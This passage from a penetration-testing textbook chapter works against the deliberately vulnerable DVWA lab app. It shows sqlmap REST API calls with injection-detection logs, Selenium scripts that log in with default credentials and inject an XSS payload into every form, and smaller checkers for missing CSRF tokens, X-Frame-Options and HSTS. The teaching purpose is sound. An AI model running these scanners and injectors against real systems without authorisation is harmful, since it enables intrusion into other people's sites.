SESSID=7brq7o2qf68hk94tan3f14atg4;security=low","url": "http://192.168.250.1/dvw
a/vulnerabilities/sqli/?id=1&Submit=Submit"}' http://127.0.0.1:8775/option/cbe7c
54730733717/set
{
    "success": true
}root@thp3:~#
```

```
root@thp3:~# curl http://127.0.0.1:8775/option/cbe7c54730733717/list
{
    "options": {
        "crawlDepth": null,
        "osShell": false,
        "getUsers": false,
        "getPasswordHashes": false,
        "excludeSysDbs": false,
        "ignoreTimeouts": false,
        "regData": null,
        "prefix": null,
        "code": null,
        "googlePage": 1,
        "skip": null,
        "query": null,
        "randomAgent": false,
        "osPwn": false,
        "authType": null,
        "safeUrl": null,
        "requestFile": null,
        "predictOutput": false,
        "wizard": false,
        "stopFail": false,
        "forms": false,
        "uChar": null,
        "taskid": "cbe7c54730733717",
        "pivotColumn": null,
        "dropSetCookie": false,
        "smart": false,
        "paramExclude": null,
```

```
root@thp3:~# curl -H "Content-Type: application/json" -X POST -d '{"cookie":"PHP
SESSID=7brq7o2qf68hk94tan3f14atg4;security=low","url": "http://192.168.250.1/dvw
a/vulnerabilities/sqli/?id=1&Submit=Submit"}' http://127.0.0.1:8775/scan/cbe7c54
730733717/start
{
    "engineid": 3918,
    "success": true
}root@thp3:~#
```

```
}root@thp3:~/.sqlmap#curl http://127.0.0.1:8775/scan/cbe7c54730733717/log
{
    "log": [
        {
            "message": "resuming back-end DBMS 'mysql' ",
            "level": "INFO",
            "time": "11:44:34"
        },
        {
            "message": "testing connection to the target URL",
            "level": "INFO",
            "time": "11:44:34"
        },
        {
            "message": "the back-end DBMS is MySQL",
            "level": "INFO",
            "time": "11:44:34"
        },
        {
            "message": "testing connection to the target URL",
            "level": "INFO",
            "time": "11:51:14"
        },
        {
            "message": "checking if the target is protected by some kind of WAF/
IPS/IDS",
            "level": "INFO",
            "time": "11:51:14"
        },
```

```
        {
            "message": "testing for SQL injection on GET parameter 'id'",
            "level": "INFO",
            "time": "11:51:15"
        },
        {
            "message": "testing 'AND boolean-based blind - WHERE or HAVING claus
e'",
            "level": "INFO",
            "time": "11:51:15"
        },
        {
            "message": "reflective value(s) found and filtering out",
            "level": "WARNING",
            "time": "11:51:15"
        },
        {
            "message": "testing 'AND boolean-based blind - WHERE or HAVING claus
e (MySQL comment)'",
            "level": "INFO",
            "time": "11:51:16"
        },
        {
            "message": "testing 'OR boolean-based blind - WHERE or HAVING clause
 (MySQL comment)'",
            "level": "INFO",
            "time": "11:51:16"
        },
```

```
        {
            "message": "testing 'OR boolean-based blind - WHERE or HAVING clause
 (MySQL comment) (NOT)'",
            "level": "INFO",
            "time": "11:51:17"
        },
        {
            "message": "GET parameter 'id' appears to be 'OR boolean-based blind
 - WHERE or HAVING clause (MySQL comment) (NOT)' injectable (with --not-string=\
"Me\")",
            "level": "INFO",
            "time": "11:51:17"
        },
        {
            "message": "testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, O
RDER BY or GROUP BY clause (BIGINT UNSIGNED)'",
            "level": "INFO",
            "time": "11:51:17"
        },
        {
            "message": "testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING c
lause (BIGINT UNSIGNED)'",
            "level": "INFO",
            "time": "11:51:17"
        },
        {
            "message": "testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, O
RDER BY or GROUP BY clause (EXP)'",
            "level": "INFO",
            "time": "11:51:17"
```

Chapter 9: Automated Web Application Scanning - Part 2


```
from bs4 import BeautifulSoup
import requests
import multiprocessing as mp
from selenium import webdriver
import time
import datetime
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.common.exceptions import TimeoutException
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import Select

class Xss_automate():
        def __init__(self,target,base):
                self.target=target
                self.base=base
                self.email="admin"
                self.password="password"
                self.target_links=["vulnerabilities/xss_r/","vulnerabilities/xss_s/"]

        def start(self):
                try:
                        browser = webdriver.PhantomJS()
                        browser.get(self.target)
                        element_username=browser.find_element_by_name("username");
                        element_username.clear()
                        element_username.send_keys(self.email)
                        element_username.click()
                        element_password=browser.find_element_by_name("password");
                        element_password.clear()
                        element_password.send_keys(self.password)
                        element_password.click()
```


```
34
35                      try:
36                              element_submit = WebDriverWait(browser, 2).until(
37                                      EC.element_to_be_clickable((By.NAME, "Login"))
38                              )
39                              time. sleep(2)
40                              element_submit.click()
41                      except Exception ,ee:
42                                              print("Exception : "+str(ee))
43                                              browser.quit()
44                      html = browser.page_source
45                      cookie={'domain':'192.168.250.1','name': 'security','value':'low',
46                      'path': '/dvwa/','httponly': False, 'secure': False}
47                      browser.add_cookie(cookie)
48                      all_cookies = browser.get_cookies()
49                      soup = BeautifulSoup(html, "html.parser")
50                      anchor_tags=soup.find_all("a")
51                      browser.save_screenshot('screen.png')
52                      print("\n Saved Screen shot Post Login.Note the cookie values : ")
53                      for i,link in enumerate(anchor_tags):
54                              try:
55                                      if i != 0:
56                                              actuall_link=link.attrs["href"]
57                                              actuall_link=actuall_link.replace("/.","/")
58                                              if actuall_link in self.target_links:
59                                                      nav_url=str(self.target)+str(actuall_link)
60                                                      browser.get(nav_url)
61                                                      browser.save_screenshot("screen"+str(i)+".png")
62                                                      page_source=browser.page_source
63                                                      soup = BeautifulSoup(page_source, "html.parser")
64                                                      forms=soup.find_all("form")
65                                                      submit_button=""
66                                                      value_sel=False
67                                                      payload="<a href='#'> Malacius Link XSS </a>"
68                                                      for no,form in enumerate(forms) :
69                                                              inputs=form.find_all("input")
```


```
70                                                      inputs=form.find_all("input")
71                                                      for ip in inputs:
72                                                              if ip.attrs["type"] in ["text","password"]:
73                                                                      element_payload=browser.find_element_by_name(ip.attrs
   ["name"]);
74                                                                      element_payload.clear()
75                                                                      element_payload.send_keys(payload)
76                                                                      element_payload.click()
77                                                              elif ip.attrs["type"] in ["submit","button"]:
78
79                                                                      submit_button=ip.attrs.get("name","")
80                                                                      if submit_button == "":
81                                                                              submit_button=ip.attrs.get("value","")
82                                                                              value_sel=True
83                                                      text_area=form.find_all("textarea")
84                                                      for ip in text_area:
85                                                              if 1:
86                                                                      element_payload=browser.find_element_by_name(ip.attrs
   ["name"]);
87                                                                      element_payload.clear()
88                                                                      element_payload.send_keys(payload)
89                                                                      element_payload.click()
90
```


```
                                                                try:
                                                                        if value_sel==False:
                                                                                element_submit = WebDriverWait(browser, 2).until(
                                                                                EC.element_to_be_clickable((By.NAME, submit_button)))
                                                                        else:
                                                                                element_submit = browser.find_element_by_css_selector
('[value="'+submit_button+'"]')
                                                                        element_submit.click()
                                                                        sc="payload_"+str(i)+"_"+str(no)+".png"
                                                                        browser.save_screenshot(sc)
                                                                        print("\n Saved Payload Screen shot : "+str(sc))
                                                                        browser.get(nav_url)

                                                                except Exception ,ee:
                                                                                print("Exception @@: "+str(ee))
                                                                                browser.quit()



                                        except Exception as ex:
                                                print("## Exception caught : " +str(ex))
                                print("\n\nSucessfully executed and created POC")

                        except Exception as ex:
                                print(str(ex))

obj=Xss_automate("http://192.168.250.1/dvwa/","http://192.168.250.1/")
obj.start()
```

```
root@khanUbantu:/home/khan/Penetration_testing_advance/xss_automate# python2.7 -W ignore Xss_automate.py

 Saved Screen shot Post Login.Note the cookie values :

 Saved Payload Screen shot : payload_11_0.png

 Saved Payload Screen shot : payload_12_0.png


Sucessfully executed and created POC
```




DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: high
PHPIDS: disabled
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
You have logged in as 'admin'
Damn Vulnerable Web Application (DVWA) v1.8


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello _Malacius_Link_XSS_
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.8



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
Name: Malacius Link XSS
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.8


```
from bs4 import BeautifulSoup
import requests
import multiprocessing as mp
from selenium import webdriver
import time
import datetime
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.common.exceptions import TimeoutException
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import Select

class Csrf_automate():
        def __init__(self,target,base):
                self.target=target
                self.base=base
                self.email="admin"
                self.password="password"
                self.target_links=["vulnerabilities/csrf/"]
                self.cookies=["RequestVerificationToken","token","csrfToken","csrftoken"]
                self.hidden=["__RequestVerificationToken","token","_csrfToken","_csrftoken"]

        def start(self):
                try:
                        browser = webdriver.PhantomJS()
                        browser.get(self.target)
                        element_username=browser.find_element_by_name("username");
                        element_username.clear()
                        element_username.send_keys(self.email)
                        element_username.click()
                        element_password=browser.find_element_by_name("password");
                        element_password.clear()
                        element_password.send_keys(self.password)
                        element_password.click()
```

```
                        try:
                                element_submit = WebDriverWait(browser, 2).until(
                                        EC.element_to_be_clickable((By.NAME, "Login"))
                                )
                                time. sleep(2)
                                element_submit.click()
                        except Exception as ee:
                                        print("Exception : "+str(ee))
                                        browser.quit()
                        html = browser.page_source
                        cookie={'domain':'192.168.250.1','name': 'security','value':'low',
                        'path': '/dvwa/','httponly': False, 'secure': False}
                        browser.add_cookie(cookie)
                        all_cookies = browser.get_cookies()
                        soup = BeautifulSoup(html, "html.parser")
                        anchor_tags=soup.find_all("a")
                        browser.save_screenshot('screen.png')
                        print("\n Saved Screen shot Post Login.Note the cookie values : ")
                        found_form=False
                        forms=[]
                        for i,link in enumerate(anchor_tags):
                                try:

                                        actuall_link=link.attrs["href"]
                                        actuall_link=actuall_link.replace("/.","/")
                                        if actuall_link in self.target_links:
                                                nav_url=str(self.target)+str(actuall_link)
                                                browser.get(nav_url)
                                                browser.save_screenshot("screen"+str(i)+".png")
                                                page_source=browser.page_source
                                                soup = BeautifulSoup(page_source, "html.parser")
                                                forms_=soup.find_all("form")
                                                submit_button=""
```

```
                                        all_cookies = browser.get_cookies()
                                        for no,form in enumerate(forms_) :
                                                anti_csrf=False
                                                inputs=form.find_all("input")
                                                for ip in inputs:
                                                        if ip.attrs["type"] in ["hidden"]:
                                                                hidden=browser.find_element_by_name(ip.attrs["name"]);
                                                                if hidden in self.hidden:
                                                                        for c,v in all_cookies.iteritems():
                                                                                if c in self.cookies:
                                                                                        anti_csrf=True
                                                if anti_csrf==False:
                                                        forms.append({"url":nav_url,"form":str(form)})
                                                        browser.save_screenshot('csrf_'+str(no)+".png")
                                except Exception as ex:
                                        print("## Exception caught : " +str(ex))

                        if len(forms):
                                print("Discovered folowing Forms without CSRF protection : ")
                                for form in forms:
                                        print("URL : "+str(form["url"])+"\n")
                                        print("Form : " +str(form["form"]))
                                        print("\n\n\n\n")

                        print("\n\nSucessfully executed and SCreenshots Saved")

                except Exception as ex:
                        print(str(ex))

obj=Csrf_automate("http://192.168.250.1/dvwa/","http://192.168.250.1/")
obj.start()
```

```
root@khanUbantu:/home/khan/Penetration_testing_advance/CSRF_automate# python2.7 -W ignore Csrf_automate.py


 Saved Screen shot Post Login.Note the cookie values :
Discovered folowing Forms without CSRF protection :
URL : http://192.168.250.1/dvwa/vulnerabilities/csrf/

Form : <form action="#" method="GET">    New password:<br>
<input autocomplete="off" name="password_new" type="password"><br>
    Confirm new password: <br>
<input autocomplete="off" name="password_conf" type="password">
<br>
<input name="Change" type="submit" value="Change">
</input></br></input></br></br></input></br></form>



Sucessfully executed and SCreenshots Saved
```




DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
More info
http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.8


```python
import requests

class Detect_CJ():
        def __init__(self,target):
                self.target=target

        def start(self):
                try:
                        resp=requests.get(self.target)
                        headers=resp.headers
                        print ("\n\nHeaders set are : \n" )
                        for k,v in headers.iteritems():
                                print(k+":"+v)

                        if "X-Frame-Options" in headers.keys():
                                print("\n\nClick Jacking Header present")
                        else:
                                print("\n\nX-Frame-Options is missing ! ")

                except Exception as ex:
                        print("EXception caught : " +str(ex))

obj=Detect_CJ("http://192.168.250.1/dvwa")
obj.start()
```

```
root@khanUbantu:/home/khan/Penetration_testing_advance/CJ# python2.7 -W ignore Cj_detector.py


Headers set are :

Date:Wed, 14 Nov 2018 20:32:21 GMT
Server:Apache/2.4.18 (Ubuntu)
Expires:Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control:no-cache, must-revalidate
Pragma:no-cache
Vary:Accept-Encoding
Content-Encoding:gzip
Content-Length:592
Keep-Alive:timeout=5, max=98
Connection:Keep-Alive
Content-Type:text/html;charset=utf-8


X-Frame-Options is missing !
```

```python
import requests

class Detect_HSTS():
        def __init__(self,target):
                self.target=target

        def start(self):
                try:
                        resp=requests.get(self.target)
                        headers=resp.headers
                        print ("\n\nHeaders set are : \n" )
                        for k,v in headers.iteritems():
                                print(k+":"+v)

                        if "Strict-Transport-Security" in headers.keys():
                                print("\n\nHSTS Header present")
                        else:
                                print("\n\nStrict-Transport-Security is missing ! ")

                except Exception as ex:
                        print("EXception caught : " +str(ex))

obj=Detect_HSTS("http://192.168.250.1/dvwa")
obj.start()
```

```
root@khanUbantu:/home/khan/Penetration_testing_advance/HSTS# python2.7 -W ignore HSTS_detector.py


Headers set are :

Date:Wed, 14 Nov 2018 20:48:10 GMT
Server:Apache/2.4.18 (Ubuntu)
Expires:Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control:no-cache, must-revalidate
Pragma:no-cache
Vary:Accept-Encoding
Content-Encoding:gzip
Content-Length:592
Keep-Alive:timeout=5, max=98
Connection:Keep-Alive
Content-Type:text/html;charset=utf-8


